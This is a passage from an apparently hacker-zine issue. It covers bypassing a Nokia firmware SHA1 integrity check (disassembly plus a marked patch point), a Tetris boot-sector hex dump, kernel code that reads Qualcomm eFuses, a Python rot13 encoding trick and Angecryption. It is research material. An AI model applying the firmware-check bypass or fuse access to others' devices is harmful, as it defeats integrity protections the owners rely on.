0080	*00*	*00*	*00*	*00*	FF	FF	FF	FF	FF	FF	FF	FF	01	CE	00	00
0090	03	00	00	00	00	04	CC	A2	00	04	CC	A3	FF	FF	FF	FF
00A0	00	00	F1	EF	89	33	EB	2D	1F	09	3B	DA	C7	C0	3D	9F
00B0	BB	D3	29	98	01	C8	BC	B0	06	6E	A8	11	0E	D1	69	67
00C0	A4	A3	9A	A5	BF	7B	27	5A	E6	C7	61	2D	F7	B8	70	9C
00D0	D4	1C	09	96	AF	5B	F2	05	20	92	49	DF	D5	0B	FC	DE
00E0	A8	30	B7	39	34	59	13	7D	E7	BD	72	3F	C7	CF	B3	5A
00F0	60	2C	5E	7D	63	17	56	C4	9F	6C	C5	1A	01	BF	B5	CF
0100	EA	01	FF	BE	00	FE	6A	84	EA	50	20	20	20	20	6A	04
0110	2D	CF	20	20	20	20	6A	01	9D	7C	20	20	20	20	6A	01
0120	B3	C8	20	20	20	20	6A	01	A5	C2	20	20	20	20	6A	04

16 bit checksum. If this fails, the phone shows "Contact Service" and shuts down.

If changed, the baseband fails to start and the phone shows no signal.

These bytes can be freely changed. They are likely version info and a public key.

Figure 3.4: Firmware Header

```
20 FLASH:01086286 DataLength += 1;
   FLASH:01086286          ADDS    R3, R3, #1
22 FLASH:01086288          ADDS    R7, R7, R3
   FLASH:0108628A R2 = DataLength;
24 FLASH:0108628A          MOVS    R2, R3
   FLASH:0108628C          ADD     R3, SP, #0x38+hashToCompare
26 FLASH:0108628E          BL      hashInitUpdateNDigest_j
   FLASH:0108628E
28 FLASH:01086292          CMP     R0, #0
   FLASH:01086294          BNE     loc_10862A4
30 FLASH:01086294
   FLASH:01086296          LDR     R0, =hashRelatedVar
32 FLASH:01086298          MOVS    R1, #1
   FLASH:0108629A          BL      MONServerRelated_over1
34 FLASH:0108629A
   FLASH:0108629E          MOVS    R0, #4
36 FLASH:010862A0          BL      reset
```

The digest function is `hashInitUpdateNDigest_j`, of course. The `SHA1_check_related` address had the following data in it:

```
   FLASH:01089DD4 SHA1_check_related DCD 0xB5213665
 2 FLASH:01089DD8                    DCD 3
   FLASH:01089DDC SHA1_check_info    DCD 0x200400AA
 4 FLASH:01089DE0 #1
   FLASH:01089DE0                    DCD loc_1100100    ; Start
 6 FLASH:01089DE4                    DCD loc_13AFFFE+1  ; End
   FLASH:01089DE8                    DCD 0xEE41347A     ; \
 8 FLASH:01089DEC                    DCD 0x8C88F02F     ;  \
   FLASH:01089DF0                    DCD 0x563BB973     ;SHA1SUM
10 FLASH:01089DF4                    DCD 0x040E1233     ;  /
   FLASH:01089DF8                    DCD 0x8C03AFFA     ; /
12 FLASH:01089DFC #2
   FLASH:01089DFC                    DCD loc_13B0000
14 FLASH:01089E00                    DCD loc_165FFFE+1
   FLASH:01089E04                    DCD 0xCC29F881
16 FLASH:01089E08                    DCD 0xA441D8CD
   FLASH:01089E0C                    DCD 0x7CEF5FEF
18 FLASH:01089E10                    DCD 0xC35FE703
   FLASH:01089E14                    DCD 0x8BD3D4D6
20 FLASH:01089E18 #3
   FLASH:01089E18                    DCD loc_1660000
22 FLASH:01089E1C                    DCD loc_190FFFC+3
   FLASH:01089E20                    DCD 0x77439E9B
24 FLASH:01089E24                    DCD 0x530F0029
   FLASH:01089E28                    DCD 0xA7490D5B
26 FLASH:01089E2C                    DCD 0x4E621094
```

```
FLASH:01089E30                  DCD 0xC7844FE3
FLASH:01089E34 #4
FLASH:01089E34                  DCD loc_1910000
FLASH:01089E38                  DCD dword_1BFB5C8+7
FLASH:01089E3C                  DCD 0xA87ABFB7
FLASH:01089E40                  DCD 0xFB44D95E
FLASH:01089E44                  DCD 0xC3E95DCA
FLASH:01089E48                  DCD 0xE190ECCA
FLASH:01089E4C                  DCD 0x9D100390
FLASH:01089E50                  DCD 0
FLASH:01089E54                  DCD 0
```

This is SHA1 digest of other arrays of binary, in chunks of about `0x002B0000` bytes. All of the data from `0x01000100` to `0x01100100` is protected by the ROM. The data from `0x0110-0100` to `0x013AFFFF` digest to `EE41347A8C88F02F563BB973040E-12338C03AFFA` under SHA1. So I guessed that this function is the validation function that uses SHA1 to check the rest of the binary.

Later on in the same function I found the following code.

```
FLASH:010862E0 for( i = 0; i < hashLength; ++i ) {
FLASH:010862E0
FLASH:010862E0 loc_10862E0
FLASH:010862E0              ADDS    R3, R4, R0
FLASH:010862E2              ADDS    R3, #0x80
FLASH:010862E4              ADD     R2, SP, #0x38+hashToCompare
FLASH:010862E6              LDRB    R2, [R2,R0]
FLASH:010862E8              LDRB    R3, [R3,#0x14]
FLASH:010862EA     if (hash[i] != hashToCompare[i]) {
FLASH:010862EA        return False;
FLASH:010862EA     }
FLASH:010862EA              CMP     R2, R3
FLASH:010862EC              BEQ     loc_10862F0
FLASH:010862EC
FLASH:010862EE              MOVS    R5, #1
FLASH:010862EE
FLASH:010862F0
FLASH:010862F0 loc_10862F0
FLASH:010862F0              ADDS    R0, R0, #1
FLASH:010862F0
FLASH:010862F2
FLASH:010862F2 loop
FLASH:010862F2              CMP     R0, R1
FLASH:010862F4 }
FLASH:010862F4              BCC     loc_10862E0
```

```
FLASH:010862F4
FLASH:010862F6           CMP     R5, #1
FLASH:010862F8 // Patch here to 0xe006
FLASH:010862F8
FLASH:010862F8           BNE     loc_1086308
FLASH:010862F8
FLASH:010862FA           LDR     R0, =0x7D0005
FLASH:010862FC           BL      HashMismatch
FLASH:010862FC
FLASH:01086300           MOVS    R0, #4
FLASH:01086302           BL      reset
FLASH:01086302
FLASH:01086306           B       loc_1086310
```

This function performs the comparison of the calculated hash to the one in the table, and, should that fail to match, it calls the `HashMismatch()` function and then the reset function with Error Code 4.

The `HashMismatch()` function looks a bit like this.

```
FLASH:01085320 ; Attributes: thunk
FLASH:01085320
FLASH:01085320 HashMismatch
FLASH:01085320                 BX      PC
FLASH:01085320
FLASH:01085320 ; ---------------------------------------------
FLASH:01085322                 ALIGN 4
FLASH:01085322 ; End of function HashMismatch
FLASH:01085322
FLASH:01085324                 CODE32
FLASH:01085324
FLASH:01085324 ; =============== S U B R O U T I N E ========
FLASH:01085324
FLASH:01085324
FLASH:01085324 sub_1085324     ; CODE XREF: HashMismatch
FLASH:01085324                 LDR     R12, =(sub_1453178+1)
FLASH:01085328                 BX      R12 ; sub_1453178
FLASH:01085328
FLASH:01085328 ; End of function sub_1085324
FLASH:01085328
FLASH:01085328 ; ---------------------------------------------
FLASH:0108532C off_108532C     DCD sub_1453178+1
FLASH:01085330                 CODE16
FLASH:01085330
FLASH:01085330 ; =============== S U B R O U T I N E ========
FLASH:01085330
```

```
FLASH:01085330 ; Attributes: thunk
FLASH:01085330
FLASH:01085330 sub_1085330
FLASH:01085330                 BX      PC
FLASH:01085330
FLASH:01085330 ; ---------------------------------------------
FLASH:01085332                 ALIGN 4
FLASH:01085332 ; End of function sub_1085330
FLASH:01085332
FLASH:01085334                 CODE32
```

Please recall that ARM has two different instruction sets, the 32-bit wide ARM instructions and the more efficient, but less powerful, variable-length Thumb instructions. Then note that ARM code is used for a far jump, which Thumb cannot do directly.

Therefore what I have is code that is secured and is well checked by the ROM, which implements a SHA1 hash on the rest of the code. When the check fails, it uses the code that it just failed to verify to alert the user that there is a problem with the binary! It's right there at `0x01453178`, in the fifth megabyte of the binary.

From here writing a bypass was as simple as writing a small patch that fixes the Binary Mismatch flag and jumps back to place right after the check. Ain't that clever?

How could such a vulnerability happen to a big company like Nokia? Well, beyond speculation, it's a common problem that high level programmers don't pay attention to the lower layers of abstraction. Perhaps the linking scripts weren't carefully reviewed, or they were changed after the secure bootloader was written.

It could be that they really wanted to give the user some indication about the problem, or that they had to invoke some cleanup function before shutdown, and by mistake, the relevant code was in another library that got linked into higher addresses, and no one thought about it.

Anyhow, this is my favorite method for patching the flash. It doesn't allow me to patch the first megabyte directly, but I can accomplish all that I need by patching the later megabytes of firmware.

However, if that's not enough, some neighbors reversed the first megabyte check for some of the phones and made it public. Alas, the function they published is only good for some modules, and not for the entire series.

How did they manage to do it, you ask? Well, it's possible that it was silicon reverse engineering, but another method is rumored to exist. The rumor has it that with JTAG debugging, one could single-step through the program and spy on the Instruction Fetch stage of the pipeline in order to recover the instructions from mask ROM. Replacing those instructions with a NOP before they reach the WriteBack stage of the pipeline would linearize the code and allow the entire ROM to be read by the debugger while the CPU sees it as one long NOP sled. As I've not tried this technique myself, I'd appreciate any concrete details on how exactly it might be done.

– — — – — — — — – — –


— — — – — –

— — – — – – — – — — —

Now that I had a way to patch the firmware, I could go on to creating a patched version to make this phone Kosher. I had to reverse the menu functions entirely, which was quite a pain. I also had to reverse the methods for loading strings in order to have a better way to find my way around this big binary file.

Some of the patching was a bit smoother than others. For instance, after removing Internet options from all of the menus, I wanted to be extra careful in case I missed a secret menu option.

To disable the Internet access, one might suggest searching for the TCP implementation, but that would be too much work, and



as a side effect it might harm IPC. One can also suggest searching for things like the default gateway and set it to something that would never work, but again that would be too much work. So I searched for all the places where the word "`GET`" in all capitals was found in the binary. Luckily I had just one match, and I patched it to "`BET`", so from now on, no standard HTTP server would ever answer requests. Moreover, to be on the extra, extra safe side I've also patched "`POST`" to "`MOST`". Lets see them downloading porn with that!

Be sure to read my next article for some fancy tricks involving the filesystem of the phone.

3:8 Tetranglix: This Tetris is a Boot Sector

by Juhani Haverinen, Owen Shepherd, and Shikhin Sethi

Since Dakarand in a 512-byte boot sector would have been too easy, and since both Tetris and 512-byte boot sectors are the perfect ingredients to a fun evening, the residents of `#osdev--offtopic` on FreeNode took to writing a Tetris clone in the minimum number of bytes possible. This tetris game is available by unzipping `pocorgtfo03.pdf`, through Github,[6] by typing the hex from page 186, or by scanning the barcode on page 185.


There's no fun doing anything without a good challenge. This project presented plenty, a few of which are described in this article.

To store each tetramino, we used 32-bit words as bitmaps. Each tetramino, at most, needed a 4 by 4 array for representation, which could easily be flatenned into bitmaps.

```
; All tetraminos in bitmap format.
tetraminos:
    dw 0b0000111100000000  ; I    -Z--  -S--  -O--
    dw 0b0000111000100000  ; J
    dw 0b0000001011100000  ; L    0000  0000  0000
    dw 0b0000011001100000  ; O    0110  0011  0110
    dw 0b0000001101100000  ; S    0011  0110  0110
    dw 0b0000111001000000  ; T    0000  0000  0000
    dw 0b0000011000110000  ; Z
```

Instead of doing bound checks on the current position of the tetramino, to ensure the user can't move it out of the stack, we simply restricted the movement by putting two-block wide boundaries on the playing stack. The same also added to the esthetic appeal of the game.

[6] `git clone https://github.com/Shikhin/tetranglix`



To randomly determine the next tetramino to load, our implementation also features a Dakarand-style random number generator between the RTC and the timestamp counter.

```
; Get random number in AX.
rdtsc               ; The timestamp counter.
xor ax, dx

; (INTERMEDIATE CODE)

; Yayy, more random.
add ax, [0x046C]    ; And the RTC (updated via BIOS).
```

The timestamp counter also depends on how much input the user provided. In this way, we ensure that the user adds to the entropy by playing the game.

Apart from such obvious optimizations, many nifty tricks ensure a minimal byte count, and these are what make our Tetranglix code worth reading. For example, the same utility function is used both to blit the tetramino onto the stack and to check for collision. Further optimization is achieved by depending upon the results of BIOS calls and aggressive use of inlining.

While making our early attempts, it looked impossible to fit everything in 512 bytes. In such moments of desperation, we attempted compression with a simplified variant of LZSS. The decompressor clocked at 41 bytes, but the compressor was only able to reduce the code by four bytes! We then tried LZW, which, although it saved twenty-one bytes, required an even more complicated decompression routine. In the end, we managed to make our code dense enough that no compression was necessary.

Since the project was written to meet a strict deadline, we couldn't spend more time on optimization and improvement. Several corners had to be cut.


The event loop is designed such that it waits for the entirety of two PIT (programmable interval timer) ticks—109.8508 mS–

—before checking for user input. This creates a minor lag in the user interface, something that could be improved with a bit more effort.

Several utility functions were first written, then inlined. These could be rewritten to coexist more peacefully, saving some more space.

As a challenge, the authors invite clever readers to clean up the event loop, and with those bytes shaved off, to add support for scoring. A more serious challenge would be to write a decompression routine that justifies its existence by saving more bytes than it consumes.

```
; IT'S A SECRET TO EVERYBODY.
db "ShNoXgSo"
```



	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000	ea	05	7c	00	00	31	db	8e	d3	bc	00	7c	8e	db	8e	c3
0010	fc	bf	04	05	b9	b6	01	31	c0	f3	aa	b0	03	cd	10	b5
0020	26	b0	03	fe	c4	cd	10	b8	00	b8	8e	c0	31	ff	b9	d0
0030	07	b8	00	0f	f3	ab	be	2a	05	66	b8	db	db	db	db	66
0040	89	44	fd	89	44	01	83	c6	10	81	fe	ba	06	76	f0	30
0050	d2	be	24	05	bf	b8	7d	fb	8b	1e	6c	04	83	c3	02	39
0060	1e	6c	04	75	fa	84	d2	75	37	fe	c2	60	0f	31	31	d0
0070	31	d2	03	06	6c	04	b9	07	00	f7	f1	89	d3	d0	e3	8b
0080	9f	e8	7d	bf	04	05	be	db	00	b9	10	00	30	c0	d1	e3
0090	0f	42	c6	88	05	47	e2	f4	61	c7	04	06	00	e9	a5	00
00a0	b4	01	cd	16	74	59	30	e4	cd	16	8b	1c	80	fc	4b	75
00b0	06	fe	0c	ff	d7	72	46	80	fc	4d	75	06	fe	04	ff	d7
00c0	72	3b	80	fc	48	75	38	31	c9	fe	c1	60	06	1e	07	be
00d0	04	05	b9	04	00	bf	13	05	01	cf	b2	04	a4	83	c7	03
00e0	fe	ca	75	f8	e2	ef	be	14	05	bf	04	05	b1	08	f3	a5
00f0	07	61	e2	d7	ff	d7	73	07	b9	03	00	eb	ce	89	1c	fe
0100	44	01	ff	d7	73	3f	fe	4c	01	30	d2	60	06	1e	07	ba
0110	99	7d	e8	87	00	31	c9	be	2a	05	b2	10	30	db	ac	84
0120	c0	0f	44	da	fe	ca	75	f6	84	db	75	0b	fd	60	89	f7
0130	83	ee	10	f3	a4	61	fc	83	c1	10	81	f9	90	01	72	da
0140	07	61	e9	f1	fe	60	bf	30	00	be	2a	05	b9	10	00	ac
0150	aa	47	aa	47	e2	f9	83	c7	60	81	ff	a0	0f	72	ed	61
0160	60	8a	44	01	b1	50	f6	e1	0f	b6	3c	d1	e7	83	c7	18
0170	01	c7	d1	e7	b1	10	be	04	05	b4	0f	84	c9	74	16	fe
0180	c9	ac	84	c0	26	0f	44	05	ab	ab	f6	c1	03	75	ec	81
0190	c7	90	00	eb	e6	61	e9	bf	fe	08	05	c3	60	e8	35	00
01a0	b1	10	84	c9	74	10	fe	c9	ac	ff	d2	47	f6	c1	03	75
01b0	f1	83	c7	0c	eb	ec	61	c3	60	f8	ba	c2	7d	e8	dc	ff
01c0	61	c3	3c	db	75	0e	81	ff	ba	06	73	04	3a	05	75	04
01d0	83	c4	12	f9	c3	0f	b6	44	01	c1	e0	04	0f	b6	1c	8d
01e0	78	06	01	c7	be	04	05	c3	00	0f	20	0e	e0	02	60	06
01f0	60	03	40	0e	30	06	53	68	4e	6f	58	67	53	6f	55	aa

This is a complete Tetris game.

3:9 Defusing the Qualcomm Dragon

a short story of research by Josh "m0nk" Thomas

Earlier this year, Nathan Keltner and I started down the curious path of Qualcomm SoC security. The boot chain in particular piqued my interest, and the lack of documentation doubled it. The following is a portion of the results.[7]

Qualcomm internally utilizes a 16kB bank of one time programmable fuses, which they call QFPROM, on the Snapdragon S4 Pro SoC (MSM8960) as well as the other related processors. These fuses, though publicly undocumented, are purported to hold the bulk of inter-chip configuration settings as well as the cryptographic keys to the device. Analysis of leaked documentation has shown that the fuses contain the primary hardware keys used to verify the Secure Boot 3.0 process as well as the cryptographic information used to secure Trust Zone and other security related functionality embedded in the chip. Furthermore, the fuse bank controls hardwired security paths for Secure Boot functionality, including where on disk to acquire the bootable images. The 16kB block of fuses also contains space for end user cryptographic key storage and vendor specific configurations.

These one time programmable fuses are not intended to be directly accessed by the end user of the device and in some cases, such as the basic cryptographic keys, the Android kernel itself is not allowed to view the contents of the QFPROM block. These fuses and keys are documented to be hardware locked and accessible only by very controlled paths. Preliminary research has shown that a previously unknown 4kB subset of the 16kB block is mapped into the kernel IMEM at physical location `0x0070_0000`. The fuses are also documented to be shadowed at `0x0070_4000`

[7] Thanks Mudge!

in memory. Furthermore, there exists somewhat unused source code from the Code Aurora project in the Android kernel that documents how to read and write to the 4kB block of exposed fuses.

Aside from the Aurora code, many vendors have also created and publicly shared code to play with the fuses. LG is the best of them, with a handy little kernel module that maps and explores LG specific bitflags. In general, there is plenty of code available for a clever neighbor to learn the process.

The following are simple excerpts from my tool that should help you explore these fuses with a little more granularity. Please note, *and NOTE WELL*, that writing eFuse or QFPROM values can and probably will brick your device. Be careful!

One last interesting tidbit though, one that will hopefully entice the reader to do something nifty. SoC and other hardware debugging is typically turned off with a blown fuse, but there exists a secondary fuse that turns this functionality back on for RMA and similar requests. Also, these fuses hold the blueprint for where and how Secure Boot 3.0 works as well as where the device should look for binary blobs to load during setup phases.


```
//---------------------------------------------------------
// Before we can crawl, we must have appendages
//---------------------------------------------------------
static int map_the_things (void) {
  uint32_t i;
  uint8_t stored_data_temp;
  //---------------------------------------------------------
  // Stage 1: Hitting the eFuse memory directly.
  // (This is not supposed to work.)
  //---------------------------------------------------------
  pr_info("m0nk -> we run until we read: %i lovely bytes\n",
          QFPROM_FUSE_BLOB_SIZE);

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
    stored_data_temp=readb_relaxed(QFPROM_BASE_MAP_ADDRESS+i);

    if (!stored_data_temp) {
```

```
      pr_info("m0nk -> location: , byte number:"
              "%i, has no valid value\n", i);
      base_fuse_map[i] = 0;
    }else{
      pr_info("\tm0nk -> location: , byte number:"
              "%i, has value: %x\n", i, stored_data_temp);
      base_fuse_values[i] = stored_data_temp;
      base_fuse_map[i] = 1;
    }
  }

  stored_data_temp = 0;

  //-------------------------------------------------------
  // Stage 2: Hitting the eFuse shadow memory
  //          (This is supposed to work.)
  //-------------------------------------------------------
  // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
  //  stored_data_temp = readb_relaxed(
  //                           QFPROM_SHADOW_MAP_ADDRESS+i);
  //    if (!stored_data_temp) {
  //      pr_info("m0nk -> location: , byte number:"
  //                    "%i, has no valid value\n", i);
  //      shadow_fuse_map[i] = 0;
  //    }else{
  //      pr_info("\tm0nk -> location: , byte number:"
  //                    "%i, has value: %x\n", i,
  //                    stored_data_temp);
  //      shadow_fuse_values[i] = stored_data_temp;
  //      shadow_fuse_map[i] = 1;
  //    }
  // }

  return 0;
}


//-------------------------------------------------------
// Now we can crawl, and we do so blindly
//-------------------------------------------------------
static int dump_the_things (void) {
  // This should get populated with code to dump the
  // arrays to a file for offline use.
  uint32_t i;

  pr_info("\n\nm0nk-> Known QF-PROM Direct Contents!\n");

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
```

```
66      if (base_fuse_map[i] == 1)
          pr_info("m0nk -> offset: 0x%x (%i), has value:"
68          "0x%x (%i)\n", i, i, base_fuse_values[i],
                base_fuse_values[i]);
70    }

72    // pr_info("\n\nm0nk-> Known QF-PROM Shadow Contents!\n");

74    // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
      //     if (shadow_fuse_map[i] == 1)
76    //       pr_info("m0nk -> offset: 0x%x,"
      //                       "has value: 0x%x (%i)\n",
78    //                       i, shadow_fuse_values[i],
      //                       shadow_fuse_values[i]);
80    // }

82    return 0;
  }
```

Writing a fuse is slightly more complex, but basically amounts to pushing a voltage to the eFuse for a specified duration in order for the fuse to blow. This feature is included in my complete fuse introspection tool.[8]

Have fun, break with caution and enjoy.



[8] `git clone https://github.com/monk-dot/DefusingTheDragon`
`unzip pocorgtfo03.pdf defusing.zip`

3:10 Tales of Python's Encoding

by Frederik Braun

Many beginners of Python have suffered at the hand of the almighty `SyntaxError`. One of the less frequently seen, yet still not uncommon instances is something like the following, which appears when Unicode or other non-ASCII characters are used in a Python script.

```
SyntaxError: Non-ASCII character ... in ..., but no encoding declared;
see http://www.python.org/peps/pep-0263.html for details
```

The common solution to this error is to place this magic comment as the first or second line of your Python script. This tells the interpreter that the script is written in UTF8, so that it can properly parse the file.

```
# encoding: utf-8
```

I have stumbled upon the following hack many times, but I have yet to see a complete write-up in our circles. It saddens me that I can't correctly attribute this trick to a specific neighbor, as I have forgotten who originally introduced me to this hackery. But hackery it is.

The background

Each October, the neighborly FluxFingers team hosts `hack.lu`'s CTF competition in Luxembourg. Just last year, I created a tiny challenge for this CTF that consists of a single file called "`packed`" which was supposed to contain some juicy data. As with every decent CTF task, it has been written up on a few blogs. To my distress, none of those summaries contains the full solution.

The challenge was in identifying the hidden content of the file, of which there were three. Using the liberal interpretation of the PDF format,[9] one could place a document at the end of a Python script, enclosed in multi-line string quotes.[10]

The Python script itself was surrounded by weird unprintable characters that make rendering in command line tools like `less` or `cat` rather unenjoyable. What most people identified was an encoding hint.

```
00000a0: 0c0c 0c0c 0c0c 0c0c 2364 6973 6162 6c65  ........#disable
00000b0: 642d 656e 636f 6469 6e67 3a09 5f72 6f74  d-encoding:._rot
...
0000180: 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f  ________________
0000190: 3133 037c 1716 0803 2010 1403 1e1b 1511  13.|.... .......
```

Despite the unprintables, the long range of underscores didn't really fend off any serious adventurer. The following content therefore had to be rot13 decoded. The rest of the challenge made up a typical crackme. Hoping that the reader is entertained by a puzzle like this, the remaining parts of that crackme will be left as an exercise.

The real trick was sadly never discovered by any participant of the CTF. The file itself was not a PDF that contained a Python script, but a python script that contained a PDF. The whole file is actually executable with your python interpreter!

Due to this hideous encoding hint, which is better known as a magic comment,[11] the python interpreter will fetch the codec's name using a quite liberal regex to accept typical editor settings, such as "`vim: set fileencoding=foo`" or "`-*- coding:`

[9] As seems to be mentioned in every PoC||GTFO issue, the header doesn't need to appear exactly at the file's beginning, but within the first 1,024 bytes.

[10] """This is a multiline Python string.
It has three quotes."""

[11] See Python PEP 0263, Defining Python Source Code Encodings

`foo`". With this codec name, the interpreter will now import a python file with the matching name[12] and use it to modify the existing code on the fly.

The PoC

Recognizing that `cevag` is the Rot13 encoding of Python's `print` command, it's easy to test this strange behavior.

```
% cat poc.py
#! /usr/bin/python
#encoding: rot13
cevag 'Hello World'
% ./poc.py
Hello World
%
```

Caveats

Sadly, this only works in Python versions 2.X, starting with 2.5. My current test with Python 3.3 yields first an unknown encoding error. (The "rot13" alias has sadly been removed, so that only "rot-13" and "rot_13" could work.) But Python 3 also distinguishes `string`s from `bytearray`s, which leads to type errors when trying this PoC in general. Perhaps `rot_13.py` in the python distribution might itself be broken?

There are numerous other formats to be found in the encodings directory, such as ZIP, BZip2 and Base64, but I've been unable to make them work. Most lead to padding and similar errors, but perhaps a clever reader can make them work.

And with this, I close the chapter of Python encoding stories. TGSB!

[12] See `/usr/lib/python2.7/encoding/__init__.py` near line 99.

3:11 A Binary Magic Trick, Angecryption

by Ange Albertini and Jean-Philippe Aumasson


There is a magic trick in `pocorgtfo03.pdf`. If you encrypt it with AES in CBC mode, it becomes a PNG image! This brief article will teach you how to perform such a trick on your own files, combining PDF, JPEG, and PNG files that gracefully saunter across cryptographic boundaries.

Given two arbitrary documents S (source) and T (target), we will create a first file F_1 that gets rendered the same as S and a second file $F_2 = AES_{K,IV}(F_1)$ that gets rendered the same as T by respective format viewers. We'll use the standard AES-128 algorithm in CBC mode, which is proven to be semantically secure[13] when used with a random IV.

In other words, any file encrypted with AES-CBC should look like random garbage, that is, the encryption process should destroy all structure of the original file. Like all good magicians, we will cheat a bit, but I tell you three times that if you encrypt the PDF with an IV of `MISSING IV` and a key of "`MISSING KEY`", you will get a valid PNG file.

When the Format Payload Starts at Any Offset

First let's pick a format for the file F_2 that doesn't require its payload to start right at offset 0. Such formats include ZIP, RAR, 7z, etc. The principle is simple:



[13] "IND-CPA" in cryptographers' jargon.

First we encrypt S, and get apparent garbage $Enc(S)$. Then we create F_2 by appending T to $Enc(S)$, which will be padded, and we decrypt the whole file to get F_1. Thus F_1 is S with apparent garbage appended, and F_2 is T with apparent garbage prepended.

This method will also work for short enough S and formats such as PDF that may begin within a certain limited distance of offset 0, but not at arbitrary distance.

Formats Starting at Offset 0

We had it easy with formats that allowed some or any amount of garbage at the start of a file. However, most formats mandate that their files being with a magic signature at offset 0. Therefore, to make the first blocks of F_1 and F_2 meaningful both before and after encryption, we need some way to control AES output. Specifically, we will abuse our ability to pick the Initialization Vector (IV) to control exactly what the first block of F_1 encrypts to.

In CBC mode, the first 16-byte ciphertext block C_0 is computed from the first plaintext block P_0 and the 16-byte IV as

$$C_0 = Enc_K(P_0 \oplus IV)$$

where K is the key and Enc is AES. Thus we have $Dec_K(C_0) = P_0 \oplus IV$ and we can solve for


$$IV = Dec_K(C_0) \oplus P_0$$

As a consequence, regardless of the actual key, we can easily choose an IV such that the first sixteen bytes of F_1 encrypt to the first sixteen bytes of F_2, for any fixed values of those $2{\times}16$ bytes. The property is obviously preserved when CBC chaining is used for the subsequent blocks, as the first block remains unchanged.

So now we have a direct AES encryption that will let us control the first sixteen bytes of F_2.

Now that we control the first block, we're left with a new problem. This trick of choosing the IV to force the encrypted contents of the first block won't work for latter blocks, and they will be garbage beyond our control.

